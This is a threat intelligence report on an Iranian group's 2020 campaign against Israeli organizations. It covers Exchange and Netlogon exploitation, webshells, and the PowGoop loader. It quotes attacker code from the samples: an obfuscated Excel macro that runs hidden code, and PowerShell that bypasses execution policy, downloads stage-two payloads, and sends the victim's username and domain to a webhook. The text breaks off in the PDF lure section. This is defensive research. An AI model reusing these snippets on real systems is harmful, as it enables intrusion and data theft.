Operation Quicksand

MuddyWater's Offensive Attack Against Israeli Organizations

October 2020

TLP:WHITE

Contents

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Introduction

Executive Summary

During September 2020, we identified a new campaign targeting many prominent Israeli organizations. The campaign was attributed to the Iranian threat actor 'MuddyWater' (also known as TEMP.Zagros, Static Kitten and Seedworm). **MuddyWater was previously exposed as a contractor for the IRGC (Islamic Republic Guard Corps).**

ClearSky and Profero comprehensively researched this campaign. During the campaign, the group attempted to install a variant of the "PowGoop", a malicious replacement to Google update dll. Based on PaloAlto report[1], "PowGoop" is a loader for a variant of Thanos ransomware with destructive capabilities.

We assess that the group is attempting to employ destructive attacks (the likes of the NotPetya attack from 2017), via a disguised as ransomware attacks. Although we didn't see execution of the destruction in the wild, due to the presence of the destructive capabilities, the attribution to nation-state sponsored threat actor, and the realization of this vector in the past, a destructive purpose is more likely than a ransomware that is being deployed for financial goals.

On September 4th, PaloAlto published a report about this destructive variant of Thanos ransomware without attributing it to any known threat actor. However, the organizations that were targeted in the campaign were state-run organizations in the Middle East and North Africa. The loader of this variant dubbed 'PowGoop', is a fake Google Update mechanism and was attributed to MuddyWater based on code similarities with the MoriAgent / PudPoul dll loader.

In our analysis, we identified two primary attack vectors:

- The first vector entailed sending a malicious decoy document (PDF or Excel) that communicates over OpenSSL with a malicious C2 server and downloads files, which later deploy the "PowGoop" payload.
- The second vector involves exploiting CVE-2020-0688 and deploying the same payload via aspx file (WebShell). The attacker will create an internal socket tunneling between compromised machines in the network. The attacker used a modified SSF (Socket) for it. Then, the attacker downloads the PowGoop as well. Recently, Microsoft revealed that MuddyWater had been leveraging the ZeroLogon vulnerability as well (CVE-2020-1472)[2].

This is not the first time that Iranian threat actors use wipers as part of their TTPs. The threat actor APT33 used wipers in at least three different attacks, the most notorious of them being the Shamoon attack. In contrast to APT33, MuddyWater is known for their social engineering campaigns. The primary objectives of previous MuddyWater campaigns were espionage and information theft. In 'Operation

[1] https://unit42.paloaltonetworks.com/thanos-ransomware/
[2] https://www.zdnet.com/article/microsoft-says-iranian-hackers-are-exploiting-the-zerologon-vulnerability/

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Quicksand' we uncovered the first known instance of a potentially destructive attack executed by MuddyWater, focusing on prominent organizations in Israel and in other countries around the world.

We identified a repetitive PDB path in the networks that were researched containing the word 'Covic'. This may indicate a covid-19 inspiration and suggests the possible dates in which MuddyWater might have developed the malware.

Iranian-Related Destructive Campaigns

Destructive campaigns were engaged by Iranian threat actors in the past, particularly targeting the Arabian Peninsula. However, destructive attacks of this scale have only been observed once prior to the current event, and the perpetrator was not MuddyWater.

In 2012, a threat actor based in Iran used Shamoon wiper in their attacks against Aramco, the oil and gas company from Saudi Arabia[3]. In 2016-2018, two more variants of Shamoon were exposed[4]. These attacks were previously attributed to APT33 (Elfin) by FireEye[5] and McAfee[6]. In 2019-2020, a couple new wipers – ZeroCleare[7] and Dustman[8], were exposed in 2 operations against entities in the Arabian Peninsula. Dustman and ZeroCleare were both attributed to APT33 and APT34.

In May 2020, Fox News reported on an offensive CNA (Cyber Network Attack) executed by Iran which targeted Israel's Water and Sewage Systems[9]. The Israeli national cyber authority did not confirm that Iran was behind this attack.

Despite previous instances of Iranian threat actors using wipers, an attempt to camouflage the wiper as a ransomware was not yet reported.

Attack Vector – Wiper Desguised as Ransomware

The ransomware Petya surfaced in 2016[10], targeting Microsoft Windows-based systems. It was one of the largest documented ransomware attacks. Not long after, a similar ransomware was observed attacking primarily Ukrainian entities, amongst other targets.

This malware was designed to resemble a ransomware, while its real purpose is to damage the network. Files were encrypted, but the malware was modified so that it could not revert and decrypt the files. The NotPetya attack was attributed to the Sandworm group (also known as Voodoo Bear and Iron Viking) – a threat actor based in Russia.

3 https://www.bbc.com/news/technology-19293797
4 https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/
https://unit42.paloaltonetworks.com/shamoon-3-targets-oil-gas-organization/
5 https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html
6 https://www.mcafee.com/blogs/other-blogs/mcafee-labs/shamoon-attackers-employ-new-tool-kit-to-wipe-infected-systems/
7 https://www.ibm.com/downloads/cas/OAJ4VZNJ
8 https://www.zdnet.com/article/new-iranian-data-wiper-malware-hits-bapco-bahrains-national-oil-company/
9 https://www.foxnews.com/world/iran-picks-cyber-fight-with-israel-as-both-sides-target-critical-infrastructure
10 https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

The attack vector in Operation Quicksand is almost identical. According to PaloAlto, the attacker can install ‘Thanos Ransomware’ variant using the PowGoop loader in the compromised asset. Once the (allegedly) ‘Thanos Ransomware’ is installed on the victim’s system, the victim will be presented with a ‘How to decrypt’ message. However, the file will overwrite the MBR[11].

[11] https://www.recordedfuture.com/thanos-ransomware-builder/

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Tools Used by MuddyWater in 'Operation Quicksand'

Tools and Offensive Techniques Categorized by Tools and Techniques

In 'Operation Quicksand', the MuddyWater group used a few malicious files, as well as legitimate files that were used to achieve the group's goals. The tools and techniques used by the group may be divided into several groups:

1. Techniques
    a. Exploitation – In this operation MuddyWater used Exploitation techniques for two main 1-day vulnerabilities:
        i. CVE-2020-1472 - An elevation of privilege vulnerability that exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'[12].
        ii. CVE-2020-0688 - A remote code execution vulnerability which exists in Microsoft Exchange software when the software fails to properly handle objects in memory, aka 'Microsoft Exchange Memory Corruption Vulnerability'[13].
    b. Macro - A malicious macro embedded in an excel file. The malicious piece of code installs three files used in the first stage of the infection.
    c. PowerShell code – during the injection phase, a malicious file will be dropped to the victim's network, containing a PowerShell code.
    d. VBA code – A malicious VBS code is used through the injection phase, similar to the PowerShell code.
    e. Account theft – the attacker compromised Domain Administration accounts, which will be used in DCSync attack.
2. Self-developed tools – tools ingeniously created for this campaign. We have identified several such tools used in this campaign, most of them files intended to infect the target computer. Most of these are legitimate files that were modified by MuddyWater. Following is a categorized list of those tools:
    a. Injection tools:
        i. **PDF-based dropper** – similarly to the implementation of a malicious Macro in excel files, MuddyWater used a PDF file as their decoy document. The PDF was injected with malicious code, deploying files to the system. The deployed files are used in the second stage of the attack.

[12] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472
[13] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0688

b. Offensive tools:

i. **WebShell** – the attacker installed an ASP.NET WebShell named IndexEchangeManagment.aspx. This WebShell drops the SSF.MX backdoor later in the process.

ii. **Covicli backdoor** – after the decoy file is run in the system, the attacker uses a modified SSLeay32 dynamic library designated as a backdoor. The dynamic library allows the attacker to communicate with the C2 over openSSL. We call this backdoor "Covicli" due to its PDB paths – **Covic\modules\cli.pdb.**

iii. **SSF.mx** – after the exploitation phase, the attacker will use WebShell to drop an exe file enabling them to communicate between two compromised machines in the network (Lan to DMZ for example) Socket proxy. Since it is installed on the exchange server, we regard it as a backdoor. Note that this filename (SSF.exe) was previously reported in a SecureWorks report[14]. The original source-code can be found on GitHub[15], while the file we detected in the network was a modified variant of the original SSF.

iv. **PowGoop Loader** – PowGoop is a loader that was exposed in a PaloAlto report and later used in Operation Quicksand. PowGoop is comprised of a DLL Loader and a PowerShell-based downloader. The malicious file impersonates a legitimate goopdate.dll file that is signed as a Google Update executable.

Tools and Offensive Techniques Categorized with MITRE ATT&CK

The different tools and techniques used by the group are divided in the following table according to their Kill Chain Method. In this comprehensive research, we identified 2 attack vector types – exploit-based (which will be mentioned as type A) and social engineering-based (which will be mentioned as type B). Following is the mentioned division by type:

- Type A: Reconnaissance > Weaponization > Exploitation > Installation > Command and Control > Actions on Objectives
- Type B: Weaponization > Delivery > Installation > Command and Control > Actions on Objectives.

As observable, the chains are almost identical. However, the major difference between the attack vectors is the injection method.

The following table shows the overlaps between the tools and techniques that we have found in the operation, dividing them according to attack vector – social engineering (type a) and vulnerability exploitation (type b).

[14] https://www.secureworks.com/blog/business-as-usual-for-iranian-operations-despite-increased-tensions
[15] https://github.com/securesocketfunneling/ssf

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Attack Vector type	Kill Chain Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK
A	Reconnaissance	Techniques	Domain Administrator account hunting	Account Manipulation - T1098 OS Credential Dumping: DCSync - T1003.006
B	Weaponization	Tools	Covicli backdoor – modified CLI.dll file, allows the attacker to communicate with a C2 over SSL	Remote Services – T1021 Scripting - T1064 Hijack Execution Flow: DLL Search Order Hijacking – T1574.001
A		Tools	SSF.mx backdoor – modified SSF.exe file, allows the attacker to communicate between two machines in the network (that were already compromised)	Remote Services – T1021 Scripting - T1064 Hijack Execution Flow: DLL Search Order Hijacking – T1574.001
B	Delivery	Techniques	Sending an email carrying a decoy file	Conduct social engineering - T1268 Obfuscated Files or Information - T1027
A	Exploitation	Techniques	CVE-2020-1472 CVE-2020-0688	External Remote Services - T1133
B	Installation	Tools	Visual Basic Macro code – Embedded in excel	Scripting - T1064 User Execution: Malicious File – T1204.002
B		Tools	PowerShell code	Command and Scripting Interpreter: PowerShell T1059.001 PowerShell – T1086
B		Tools	Malicious PDF (dropping files)	User Execution: Malicious File – T1204.002 Exploitation for Client Execution – T1203
A		Techniques	External Webshell over the internet	Web Shell – T1100 Remote Services – T1021
A+B		Procedures	Modify Registry keys	Modify Registry - T1112
A		Procedures	Archives (WinRAR or 7-ZIP)	Data Compressed – T1002
A	Command & Control (C2)	Techniques	Socket	Uncommonly Used Port - T1065
B		Techniques	Communication with C2 over SSL and TCP (Port 80)	Web Service – T1102 Signed Binary Proxy Execution: Rundll32 – T1218.011
A + B	Actions on Objectives	Procedures	Scheduled Task	Scheduled Task/Job - T1053
A + B		Tools	PowGoop Loader	Ingress Tool Transfer – T1105 User Execution: Malicious File – T1204.002
A + B		Procedures	Distribution in the network	Exploitation of Remote Services – T1210
A + B		Techniques	Data Encryption	Data Encrypted for Impact – T1486

Modus Operandi

Introduction

An attack campaign waged against prominent Israeli organizations was revealed during the first week of September through our monitoring system. We identified many resemblances in TTPs with previous attacks, attributing the current campaign to MuddyWater accordingly.

During our analysis, we were able to identify PowGoop's payload in several organizations, with similarities to TTPs reported in PaloAlto report.

The first attack vector included exploiting vulnerabilities in the victim's network, installing relevant tools that enable the attacker to gain persistency, and downloading the PowGoop payload.

The second attack vector is more "common" and includes social engineering methods and a malicious Macro in its infection phase.

In this chapter, we will present a summary of the two attack vectors used by the group. Both infection vectors will be covered (and will be divided based on the tools, techniques, or procedures the attacker use), followed by the installation of PowGoop , which was exposed as the loader of Thanos.

Exploit-based Vector (Vector A)

Exploitation

The first attack vector entails exploiting known vulnerabilities in OWA, Microsoft Exchange servers or using ZeroLogon Windows vulnerabilities. These are followed by vulnerabilities with different access systems that were used by the attackers:

CVE-2020-0688 Microsoft Exchange vulnerability

A remote code execution vulnerability exists in Microsoft Exchange software when the software fails to properly handle objects in memory, aka the 'Microsoft Exchange Memory Corruption Vulnerability'[16]. The exploitation provides the attacker SYSTEM level code execution privileges.

CVE-2020-1472 Netlogon Remote Protocol (MS-NRPC) vulnerability

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'.

Installation


Installing a WebShell

After exploiting the vulnerability in the exchange server, a WebShell will be uploaded to the compromised server. During our IR investigation, we identified a WebShell named 'LiveIdError.aspx'

[16] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0688

which indicates this specific vulnerability. Note that this is the only known vulnerability through which this WebShell is dropped.

This WebShell was used to download another ASP.NET WebShell as a payload. The second WebShell is named 'IndexExchangeManagment.aspx' (Note the misspelled 'management' word):



.\Program Files\Microsoft\Exchange Server\V15\ClientAccess\Autodiscover	IndexExchangeManagment.aspx
.\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp	LiveldError.aspx

The attacker required privileged credentials to successfully execute the exploitation. We assess that the attacker stole these credentials by deploying Mimikatz.

Moreover, we identified a GitHub profile with the explanation of the execution of the vulnerability. This profile is also based in Iran[17].

SSF.mx - Malware

Using this WebShell, a zip file is dropped to the victim's network. The file archived in the zip is a portable executable file named SSF.exe. This file was also reported in SecureWorks' report as one of the payloads MuddyWater installs in compromised servers[18]. This tool is based on a publicly available open-source toolkit[19] that enables Secure Socket Funneling (SSF) between the C2 and the remote compromised server or between two machines that were compromised in the victim's network. The tool allows the attacker to send data from multiple sockets over TCP or UDP ports through a single secure TLS tunnel.

In our analysis, we found out that SSF.mx is a variant of the SSF tool from GitHub. This variant also allows the attacker to execute shell commands across the network (for lateral movement or between internal machines that were encrypted).

Note that after the installation of PowGoop loader, we identified attempts to delete SSF.mx files from the network.

Command and Control

After gaining access to the victim's network, the attacker started conducting reconnaissance. We identified queries for Domain Administrator accounts and enumeration attempts for specific domains in the network.

Using the SSF.mx secure tunnel, the attacker spread the PowerShell scripts and executes them. We identified the distribution of the PowGoop loader to the system.

A scheduled task is also generated by the attacker. This task would take part in running GoopDate.dll (PowGoop).

[17] https://github.com/mahyarx/Exploit_CVE-2020-0688
[18] https://www.secureworks.com/blog/business-as-usual-for-iranian-operations-despite-increased-tensions
[19] https://github.com/securesocketfunneling/ssf


www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Social Engineering-Based Vector (Vector B)

Delivery

The second vector is more in line with common MuddyWater vectors. As mentioned, there is a possibility that Vector A was utilized only after initial access was obtained using Vector B.

In the beginning of the delivery stage, the target receives a link to their corporate email, joined by a link to a file storing service. Through this service the victim encounters a ZIP containing the infected file[20]:



הפרטים של הווסת
תודה.
Attachments: Confidential-Letters.zip


The ZIP contains one of two types of file:

- An Excel file containing a malicious macro which communicates with the C2 server, typically a breached server controlled by the attackers.
- A PDF file that drops a malicious dll file to the victim's network. This is a relatively new vector for MuddyWater.

Installation

Visual Basic Macro code – Embedded in excel

A screenshot of the excel file:




Document created in earlier version of Microsoft Office Excel

To view content, please click "Enable Editing" from the yellow bar and then click "Enable Content".


20 The screenshots were published by the Israeli CERT

From the malicious macro embedded in the excel file we can derive that the file used in the attack was previously a test file. The macro is divided into different parts:



```
Sub main()
    test = test0 + test200 + test400 + test600 + test800 + test1000 + test1200 + test1400 + test1600 + test1800 + test2000 + test
    CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Office\" + Application.Version + "\Excel\Security\AccessVBOM"
    Dim EX  As Object
    Dim XL As Object
    Set EX = CreateObject("Excel.Application")
    Set XL = EX.Workbooks.Add("")
    EX.DisplayAlerts = False
    EX.Visible = False
    XL.VBProject.VBComponents.Item("ThisWorkbook").CodeModule.AddFromString (test)
    EX.Run (XL.Name + "!ThisWorkbook.main")
    EX.Quit

End Sub
Public Function d(ByVal e As String) As String
    Dim objXML As MSXML2.DOMDocument
    Dim objNode As MSXML2.IXMLDOMElement
    Set objXML = New MSXML2.DOMDocument
    Set objNode = objXML.createElement("b64")
    objNode.DataType = "bin.base64"
    objNode.Text = e
    d = StrConv(objNode.nodeTypedValue, vbUnicode)
End Function
```

Each part of code is encoded in different ways, including ASCII, XOR, and base64. Following is the code before decoding and decrypting:




```
Public Function test200() As String
   Dim Data(): Data = Array(66, 105, 99, 112, 69, 75, 93, 127, 112, 125, 93, 112, 70, 91, 69, 122, 113, 84, 127, 121, 75, 84, 65,
74, 75, 65, 124, 90, 87, 35, 116, 90, 120, 94, 37, 75, 85, 69, 105, 73, 75, 89, 105, 75, 91, 81, 34, 74, 126, 107, 99, 74, 34, 1
90, 80, 82, 116, 90, 85, 119, 106, 114, 75, 65, 127, 65, 84, 100, 116, 73, 84, 107, 66, 74, 75, 65, 124, 80, 122, 82, 116, 90, 8
114, 75, 65, 127, 70, 125, 69, 102, 90, 91, 89, 66, 74, 75, 65, 124, 80, 122, 82, 116, 90, 80, 82, 88, 90, 80, 82, 116, 90, 85, 6
73, 80, 82, 122, 95, 80, 82, 122, 95, 33, 94, 116, 119, 32, 93, 121, 112, 126, 127, 100, 119, 80, 82, 122, 90, 80, 74, 116, 112,
   Dim c As Variant, mystr As String
   For Each c In Data
       mystr = mystr & Chr(c Xor 19)
   Next c
   test200 = d(mystr)
```

After combining and decoding all the parts, the excel is run a second time through a COM component (taskschd.dll) in the background:


"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding"

With this component, 2 pieces of PowerShell code are downloaded to the computer. After that, a Scheduled Task is automatically run, to activate WScript:



```
Dim oShell
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "powershell -exec bypass -file C:\users\public\dl.ps1", 0
Set oShell = Nothing
```

This PowerShell code communicates with a breached server from which the group downloads malicious files used as the malware's "Stage 2". The second server is a C2 server used as storage for additional files, not necessarily breached.




```
$url = 'https://webmail.lax.co.il/owa/auth/Current/Script/jquery-3.5.1.min.js'
$path = 'C:\users\public\putty.ps1'
$c = @"
Dim oShell
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "powershell.exe -exec bypass -file C:\Users\Public\putty.ps1", 0
Set oShell = Nothing
"@
$f = "C:\Users\Public\db.vbs"
sc -path $f  -value $c
$WebClient = New-Object System.Net.WebClient
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
$WebProxy = [System.Net.WebRequest]::DefaultWebProxy;
$WebProxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
$WebClient.Proxy = $WebProxy;
$WebClient.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.74 Safari/537.36 Edg/79.0.309.43')
$WebClient.Headers.Add('Accept-Encoding', 'gzip')
$WebClient.Headers.Add('Accept-Language', 'en-US,en;q=0.9,fa;q=0.8')
$WebClient.Headers.Add('Accept', 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9')
$WebClient.Headers.Add('Upgrade-Insecure-Requests', '1')
$WebClient.DownloadFile($url,$path)
```

The communication in this instance is carried out through a file named dl which contains PowerShell commands. Following is the command that allows running this file (can also be seen in the code):

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -file C:\users\public\dl.ps1

Communications to the server are carried out with GET commands in TCP format (under port 443). Following is the specific command to download the file:

$url = 'hxxps://webmail.lax.co[.]il/owa/auth/Current/Script/jquery-3.5.1.min.js


Not secure | https://webmail.lax.co.il/owa/auth/Current/Script/jquery-3.5.1.min.js
Google Chrome isn't your default browser
Set as default

```
#5747
$b = New-Object System.Net.WebClient
$b.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials
$b.DownloadString("https://webhook.site/7be4ce67-e259-444f-8d54-806e0ef0749a?5747="+($env:UserName)+'-'+($env:UserDomain))
```

A VBS file called db.vbs is downloaded from the server and stored in the Public folder. The aforementioned file is an additional PowerShell command, which extracts a third ps1 file. This file, called putty.ps1, allows for communication between the second C2 server in this infrastructure and the infected machine, as preparation for the downloading of the malware to the machine.

The aforementioned C2 server is a webhook (Reverse API), from which the attackers download a specific file stored at the site. Following are three additional webhooks (aside from the webhook in the screenshot), which we have identified throughout the investigation:

hxxps://webhook[.]site/7c1564f7-4e3c-4082-b1f8-3b52da3d9941


hxxps://webhook[.]site/861f0c6f-238a-4878-8e44-0ca078ad9b2c

hxxps://webhook[.]site/f4c2dba3-bdba-44a3-b8b8-f292b6fb8a7b

The Covicli backdoor will be downloaded from this webhook to the victim's compromised server.

Malicious PDF (dropper)

Similar to the Excel vector, an archive file (mainly ZIP) was sent to an employ of the organization we investigated. The file accordingly is in Hebrew, and is about a loan. Here is a screenshot of the PDF file:



1288.tmp.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools Document
1 / 1

תאריך: [redacted]
סניף:
מספר בקשה: [redacted]

[redacted]

אישור נוסף

מטרות ההלוואה: 17 מימון הלוואה לרכישה   סוג תרכישה: יד שניה   מקום הנכס: בת ים   001

